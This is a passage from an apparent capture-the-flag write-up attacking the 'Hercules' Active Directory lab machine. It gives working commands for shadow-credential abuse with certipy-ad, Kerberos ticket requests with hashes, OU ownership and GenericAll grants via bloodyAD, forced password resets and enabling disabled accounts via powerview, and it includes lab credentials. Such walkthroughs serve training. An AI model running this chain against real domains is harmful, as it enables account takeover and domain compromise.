
Apparently the groups didn’t fully upload. I tried resetting the machine but it didn’t do anything so I went on to use ldapsearch instead.
Using the following command I enumerated what groups natalie.a was part of:
ldapsearch -x -H ldap://10.10.11.91 -D "natalie.a@hercules.htb" -w 'Prettyprincess123!' -b "DC=hercules,DC=htb" "(sAMAccountName=natalie.a)"
This group didn’t contain anyone useful but when I looked further I found someone who was:

And it then turned out that using the Web Support group, the user natalie.a has GenericWrite privileges over bob.w.
bloodyAD --host dc.hercules.htb -d 'hercules.htb' -u 'natalie.a' -k get writable
Shadow Certificate
certipy-ad

We will first have to obtain a tgt for natalie.a as NTLM creds won’t work.

Accordingly we can execute the following command with certipy-ad in order to fetch the NT hash for bob.w:

This hash did not turn out to be crackable, but instead we can request another tgt but for bob.w this time around.
Using bloodyAD we will check out what we can do with the bob.w user:
bloodyAD --host dc.hercules.htb -d 'hercules.htb' -u 'bob.w' -k get writable
Amongst many others these stood out. Furthermore we noticed this user:

We’re gonna go ahead and transfer them to the Web Department since that group has higher privs. To do this we’ll be using the powerview.py tool,
Powerview
We install the tool as follows:
uv tool install git+https://github.com/aniqfakhrul/powerview.py
Next up we use the following commands:
powerview hercules.htb/bob.w@dc.hercules.htb -k --use-ldaps --dc-ip 10.10.11.91 -d --no-passSet-DomainObjectDN -Identity stephen.m -DestinationDN 'OU=Web Department,OU=DCHERCULES,DC=hercules,DC=htb'
Since the stephen.m user is now modified under the Web Department we’ll need to request his shadow cert using natalie.a, and afterwards request his TGT:
certipy-ad shadow -u 'natalie.a@hercules.htb' -account 'stephen.m' auto -dc-host dc.hercules.htb -k
impacket-getTGT 'hercules.htb/stephen.m' -hashes :9aaaedcb19e612216a2dac9badb3c210 -dc-ip 10.10.11.91
Next up we can use powerview again to change the password of Auditor:
powerview hercules.htb/stephen.m@dc.hercules.htb -k --use-ldaps --dc-ip 10.10.11.91 -d --no-passSet-DomainUserPassword -Identity Auditor -AccountPassword 'P@ssword123'

Now we can go ahead and request the ticket for the modified Auditor user:
Foothold
5986/TCP - WINRMS

Finally we get access as the Auditor user with the following winrmexec command:
user.txt

Luckily for us the user.txt flag was up for grabs:
Enumeration
Since my bloodhound was sub-optimal I tried to collect data fresh from the target using sharphound, but the host flagged it as a virus:

I then started doing some basic enum commands in order to find out more about the environment and the user:


Turns out the Auditor user is part of the Forest Management group.

Forest Migration OU
We can check the ACL’s of the Forest Migration OU:
(Get-ACL "AD:OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb").Access | Where-Object { $_.IdentityReference -like "*Forest Management*" } | Format-List *
Having found this we’ll want to use bloodyAD again in order to set our Auditor user as owner of the Forest Migration OU:
bloodyAD --host dc.hercules.htb -d 'hercules.htb' -u Auditor -k set owner 'OU=FOREST MIGRATION,OU=DCHERCULES,DC=HERCULES,DC=HTB' Auditor
Afterwards we’ll want to add the GenericAll privs:
bloodyAD --host dc.hercules.htb -d 'hercules.htb' -u Auditor -k add genericAll 'OU=FOREST MIGRATION,OU=DCHERCULES,DC=HERCULES,DC=HTB' Auditor
Now I enumerated the users within the Forest Migration OU:
Get-ADUser -SearchBase "OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb" -Filter *
I enumerated the found users, one stood out:

Enabling fernando.r account
Since the account is disabled we’ll need to enable it first using powerview.
powerview hercules.htb/Auditor@dc.hercules.htb -k --use-ldaps --dc-ip 10.10.11.91 -d --no-passAdd-DomainObjectAcl -TargetIdentity "OU=FOREST MIGRATION,OU=DCHERCULES,DC=HERCULES,DC=HTB" -PrincipalIdentity auditor -Rights fullcontrol -InheritanceSet-DomainUserPassword -Identity fernando.r -AccountPassword 'P@ssword123'Set-ADUser -Identity "fernando.r" -Enabled $true
